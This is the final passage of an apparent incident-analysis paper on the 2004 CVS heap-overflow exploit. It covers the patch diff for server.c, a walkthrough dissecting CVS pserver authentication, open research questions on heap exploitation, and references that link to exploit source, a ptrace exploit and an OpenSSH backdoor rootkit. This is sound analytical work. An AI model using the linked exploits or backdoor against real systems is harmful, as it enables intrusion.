<     fprintf(LOG, "malloc: top chunk is corrupt\n");
---
>     fprintf(stderr, "malloc: top chunk is corrupt\n");
4522c4525
<       fprintf(LOG, "free(): invalid pointer %p!\n", mem);
---
>       fprintf(stderr, "free(): invalid pointer %p!\n", mem);
4558c4561
<       fprintf(LOG, "realloc(): invalid pointer %p!\n", oldmem);
---
>       fprintf(stderr, "realloc(): invalid pointer %p!\n", oldmem);
```

Diff of patched cvs source

The home site for CVS is https://www.cvshome.org. This site was down for an extended period of time in May 2004 'as a direct result of an exploitative code set that attacks a cvs security violation'[98]

1.11.15 source:

https://ccvs.cvshome.org/files/documents/19/169/cvs-1.11.15.tar.gz

1.11.16 source:

https://ccvs.cvshome.org/files/documents/19/153/cvs-1.11.16.tar.gz

The source code vulnerable to this attack is in ./cvs-1.11.15/src/server.c in the 1.11.15 distribution. We may see the difference by unpacking both distributions and running a 'diff'[99] on them:

```
# diff ./cvs-1.11.15/src/server.c ./cvs-1.11.16/src/server.c
1641c1641,1649
<           if (*timefield != '=')
---
>           /* If the time field is not currently empty, then one of
>            * serve_modified, serve_is_modified, & serve_unchanged were
```

[98] http://cvshome.org
[99] GNU Diff, 'Find the difference between 2 files'. http://www.gnu.org/software/diffutils/diffutils.html

```
>            * already called for this file.  We would like to ignore the
>            * reinvocation silently or, better yet, exit with an error
>            * message, but we just avoid the copy-forward and overwrite the
>            * value from the last invocation instead.  See the comment below
>            * for more.
>            */
>           if (*timefield == '/')
1642a1651,1652
>               /* Copy forward one character.  Space was allocated for this
>                * already in serve_entry().  */
1650d1659
<               *timefield = '=';
1651a1661,1670
>           /* If *TIMEFIELD wasn't "/", we assume that it was because of
>            * multiple calls to Is-Modified & Unchanged by the client and
>            * just overwrite the value from the last call.  Technically, we
>            * should probably either ignore calls after the first or send the
>            * client an error, since the client/server protocol specification
>            * specifies that only one call to either Is-Modified or Unchanged
>            * is allowed, but broken versions of WinCVS & TortoiseCVS rely on
>            * this behavior.
>            */
>           *timefield = '=';
1685c1704,1712
<           if (!(timefield[0] == 'M' && timefield[1] == '/'))
---
>           /* If the time field is not currently empty, then one of
>            * serve_modified, serve_is_modified, & serve_unchanged were
>            * already called for this file.  We would like to ignore the
>            * reinvocation silently or, better yet, exit with an error
>            * message, but we just avoid the copy-forward and overwrite the
>            * value from the last invocation instead.  See the comment below
>            * for more.
>            */
>           if (*timefield == '/')
1686a1714,1715
>               /* Copy forward one character.  Space was allocated for this
>                * already in serve_entry().  */
1694d1722
<               *timefield = 'M';
1695a1724,1733
>           /* If *TIMEFIELD wasn't "/", we assume that it was because of
>            * multiple calls to Is-Modified & Unchanged by the client and
>            * just overwrite the value from the last call.  Technically, we
>            * should probably either ignore calls after the first or send the
>            * client an error, since the client/server protocol specification
>            * specifies that only one call to either Is-Modified or Unchanged
>            * is allowed, but broken versions of WinCVS & TortoiseCVS rely on
>            * this behavior.
>            */
>           *timefield = 'M';
```

Appendix F: Download tcpdump via CVS

To illustrate the CVS client and pserver in action, let's download the source code to tcpdump via CVS, and authenticate via cvspserver. Instructions for doing so are available at http://www.tcpdump.org/

To help with analysis we'll also capture all packets of this session with this tcpdump command: 'tcpdump –w cvs.cap tcp and port 2401'


```
# cvs -d :pserver:tcpdump@cvs.tcpdump.org:/tcpdump/master
login
Logging in to
:pserver:tcpdump@cvs.tcpdump.org:2401/tcpdump/master
CVS password:
```

The password (listed at www.tcpdump.org) is 'anoncvs'.

```
# cvs -d :pserver:tcpdump@cvs.tcpdump.org:/tcpdump/master
checkout tcpdump
```

These commands will download the tcpdump source code to./tcpdump

We will use ethereal, a graphical protocol analyzer (available at http://www.ethereal.com/), to analyze the tcpdump packet capture of this session. Here is an ethereal capture screen on that session; the capture begins with the TCP handshake initiated by the client at 10.0.0.30 (the other IP address is cvs.tcpdump.org; it's not sanitized because this is not an attack):



We'll use ngrep (network grep, available at http://ngrep.sourceforge.net/) to show the beginning of actual conversation (truncated here):

```
# ngrep -qI cvs.cap

input: cvs.cap

T 10.0.0.230:1591 -> 205.150.200.186:2401 [AP]
  BEGIN VERIFICATION REQUEST./tcpdump/master.tcpdump.Ay=0=h<Z.END
VERIFICATION REQUEST.

T 205.150.200.186:2401 -> 10.0.0.230:1591 [AP]
  I LOVE YOU.

T 10.0.0.230:1592 -> 205.150.200.186:2401 [AP]
  BEGIN AUTH REQUEST./tcpdump/master.tcpdump.Ay=0=h<Z.END AUTH
REQUEST.

T 205.150.200.186:2401 -> 10.0.0.230:1592 [AP]
  I LOVE YOU.

T 10.0.0.230:1592 -> 205.150.200.186:2401 [AP]
  Root /tcpdump/master.Valid-responses ok error Valid-requests
Checked-in New-entry Checksum Copy-file Updated Created Upd […]
```

The client at 10.0.0.30 sends a VERIFICATION request to the public CVS server, and the server replies "I LOVE YOU". The client then sends an AUTH request, and the server repeats "I LOVE YOU".

The server loves us because we authenticated properly. Here's how the client authenticates:[100]

```
     The client connects, and sends the following:

          * the string `BEGIN AUTH REQUEST', a linefeed,
          * the cvs root, a linefeed,
          * the username, a linefeed,
          * the password trivially encoded (see *Note
          Password scrambling::), a linefeed,
          * the string `END AUTH REQUEST', and a linefeed.

Here is the captured string matching this authentication:
```

```
BEGIN AUTH REQUEST./tcpdump/master.tcpdump.Ay=0=h<Z.END AUTH REQUEST.
```

In other words:

BEGIN AUTH REQUEST
CVS ROOT: /tcpdump/master
Username: tcpdump

[100] CVS source, /doc/ cvsclient.info-1

Scrambled password: Ay=0=h<Z ('anoncvs', trivially scrambled)[101]
END AUTH REQUEST

But there were 2 REQUESTS: VERIFICATION *and* AUTH. That's because we authenticated and initiated CVS commands in 2 separate sessions (note in the ethereal and ngrep captures above, the source port of the client system at 10.0.0.30 was 1591 for the 1st session, 1592 for the second):

> If the client wishes to merely authenticate without starting the cvs protocol, the procedure is the same, except BEGIN AUTH REQUEST is replaced with BEGIN VERIFICATION REQUEST, END AUTH REQUEST is replaced with END VERIFICATION REQUEST, and upon receipt of I LOVE YOU the connection is closed rather than continuing.[102]

…Why all the love? This is the way the server communicates authentication success or failure:[103]

> `I LOVE YOU'
> The authentication is successful. The client proceeds with the cvs protocol itself.
>
> `I HATE YOU'
> The authentication fails. After sending this response, the server may close the connection.

Appendix G: Further study

While writing this paper, some issues came to mind which beg further investigation. In an effort to keep this paper to a manageable length (and not write a heap textbook) I'll briefly list some of these issues here. Masochists interested in digging further into the weird world of the heap may use this section as a starting point for further study.

1. Why is the attack so complex? For me, this is the key question. The exploit author is clearly deeply skilled in the art of heap exploitation. It seems it would have been far, far easier to inject the entire shellcode in one chunk (as described in *Once Upon a Free()*), or possibly two (with a jump between the chunks).
2. Other examples of the shellcode overlay method and heap 'bombing' method would be nice. I didn't find any (exploits or analyses), but I probably missed something.

[101] Scrambling algorithm described in CVS source, /doc/ cvsclient.info-1
[102] CVS source, /doc/ cvsclient.info-1
[103] CVS source, /doc/ cvsclient.info-1

3. I used somewhat vague terms for the stack attack, such as overwriting a 'return address'. It would be good to dig down into the stack and describe blow-by-blow what happens there.
4. The exploit was published in May 2004, but was apparently written in 2001. It only worked on older distributions (in my lab, Gentoo Linux 1.2). My theory is this is because gblic2.3 added a 3rd SIZE flag for NON_MAIN_ARENA, meaning the SIZE field can only be a multiple of 8 (the least 3 significant bits represent decimal 0-7). Our attack uses a SIZE which is a multiple of four (76), meaning it will fail on a glibc2.3 system (or newer). Assuming the theory is correct, how would the exploit need to be changed to work?
5. Since SIZE is always a multiple of 8 (rounded up to the next double-word boundary), the same should be true for PREV_SIZE. If so, why not use the 3 least significant bytes of PREV_SIZE for something useful, like a simple (in-band) checksum? Of course, an attacker able to alter heap chunk headers could also alter these 3 bits, but this seems like a simple (low-cost) way to 'raise the bar' for exploit success.
6. The exploit has a Solaris Sparc version, and Sparc is big-endian. The Linux exploit played heavily on the little-endianess of x86. How does the big-endian exploit work?
7. The exploit also has a FreeBSD version. The FreeBSD shellcode does not begin with a /xeb (jump). Why not?
8. How should Doug Lea's heap be modified to avoid overflows and this 'in-band' nonsense? Out-of-band management? 'Canary' values. Checksums? That subject is a paper in itself.
9. What does "LE TRUC CHELOU ICI" really mean? I asked some allegedly French-speaking friends, but they were unable to translate a sentence unless it contained the word "school," "hat," or "library." It would be nice to hear the literal translation from a native French speaker.

References

Books/Advisories/Articles:

Aleph One, 'Smashing the stack for Fun and Profit'. Phrack Volume Seven, Issue Forty-Nine. URL: http://www.phrack.org/show.php?p=49&a=14

Anonymous, 'Once upon a free()...' Phrack Volume 0x0b, Issue 0x39. URL: http://www.phrack.org/phrack/57/p57-0x09

Cohen, Danny. 'On Holy Wars and a Plea for Peace'. Usenet: comp.arch, 04/01/1980. URL: http://www.rdrop.com/~cary/html/endian_faq.html#danny_cohen

Esser, Stefan. "E-Matters Security Advisory 07/2004" URL: http://security.e-matters.de/advisories/072004.html

Esser, Stefan. "E-Matters Security Advisory 09/2004" URL: http://security.e-matters.de/advisories/092004.html

The Free Software Foundation. "Gnu Public License". URL: http://www.gnu.org/copyleft/gpl.html

Information Sciences Institute, RFC 793: 'TRANSMISSION CONTROL PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION' URL: http://www.faqs.org/rfcs/rfc793.html

The Internet Storm Center. URL: http://isc.sans.org

The Jargon File 3.0. UL: http://www.clueless.com/jargon3.0.0/

Kaempf, Michel "MaXX", 'Vudo - An object superstitiously believed to embody magical powers'. Phrack Volume 0x0b, Issue 0x39. URL: http://www.phrack.org/show.php?p=57&a=8

jp, (jp@corest.com), "Advanced Doug lea's malloc exploits". Phrack Volume 0x0b, Issue 0x3d. URL: http://www.phrack.org/show.php?p=61&a=6

Nipon. "Overwriting .dtors using Malloc Chunk Corruption". The Infosec Writers Text Library, 05/09/2003. URL: http://www.infosecwriters.com/texts.php?op=display&id=19

Robbins, Arnold. User-Level Memory Management in Linux Programming. Prentice Hall PTR, April 2004. Sample Chapter 3 URL: http://www.informit.com/articles/article.asp?p=173438

sd (sd@sf.cz), devik (devik@cdi.cz). "Linux on-the-fly kernel patching without LKM". Phrack Volume 0x0b, Issue 0x3a. URL: http://www.phrack.org/show.php?p=58&a=7

Solar Designer. "JPEG COM Marker Processing Vulnerability in Netscape Browsers" July 25, 2000. URL: http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt

Swift, Jonathon. Gulliver's Travels. Project Gutenberg etext transcribed from the 1892 George Bell and Sons edition by David Price. URL: http://www.gutenberg.net/dirs/etext97/gltrv10h.htm

Wikipedia, the Free Encyclopedia. URL: http://en.wikipedia.org/wiki/Main_Page

Zone-H 'Zero-day' forum. URL:
http://www.zone-h.org/en/forum/thread/forum=3/thread=413439/

Tools and Code:

- cvs_linux_freebsd_HEAP. URL: http://www.packetstormsecurity.org/0405-exploits/cvs_linux_freebsd_HEAP.c
- cvs_solaris_HEAP. URL: http://www.packetstormsecurity.org/filedesc/cvs_solaris_HEAP.c.html
- CVS source code version 1.11.16. URL: https://ccvs.cvshome.org/files/documents/19/153/cvs-1.11.16.tar.gz
- Ethereal. URL: http://www.ethereal.com/
- FreeBSD. URL: http://www.freebsd.org
- Gentoo Linux. URL: http://www.gentoo.org
- Gnu Bin Utilities. URL: http://www.gnu.org/software/binutils/
- Gnu Core Utilities. URL: http://www.gnu.org/software/coreutils/
- Gnu cc. URL: http://gcc.gnu.org
- Gnu db. URL: http://www.gnu.org/software/gdb/gdb.html
- Gnu diff. URL: http://www.gnu.org/software/diffutils/diffutils.html
- Gnu grep. URL: http://www.gnu.org/software/grep/
- Gnu find. URL: http://www.gnu.org/software/findutils/findutils.html
- Gnu less, URL: http://www.gnu.org/software/less/less.html
- Google Search Engine. URL: http://www.google.com
- Knoppix Linux. URL: http://www.knoppix.net
- libvoodoo. URL: http://bf.u-n-f.com/voodoo/
- malloc.c. URL: ftp://g.oswego.edu/pub/misc/malloc.c
- netcat. URL: http://www.atstake.com/research/tools/network_utilities/nc110.tgz
- nmap. URL: http://www.insecure.org/nmap/
- OpenSSH. URL: http://www.openssh.com
- OpenSSH Backdoor by "TheFinn". URL: http://packetstormsecurity.org/UNIX/penetration/rootkits/openssh-3.0.2p1rk.tgz
- Perl. URL: http://www.perl.org
- ptrace-kmod exploit. URL: http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c
- The Sleuth Kit. URL: http://www.sleuthkit.org/sleuthkit/index.php
- tcpflow. URL: http://www.circlemud.org/~jelson/software/tcpflow/
- Tripwire. URL: http://www.tripwire.com
- VMWare. URL: http://www.vmware.com/products/desktop/ws_features.html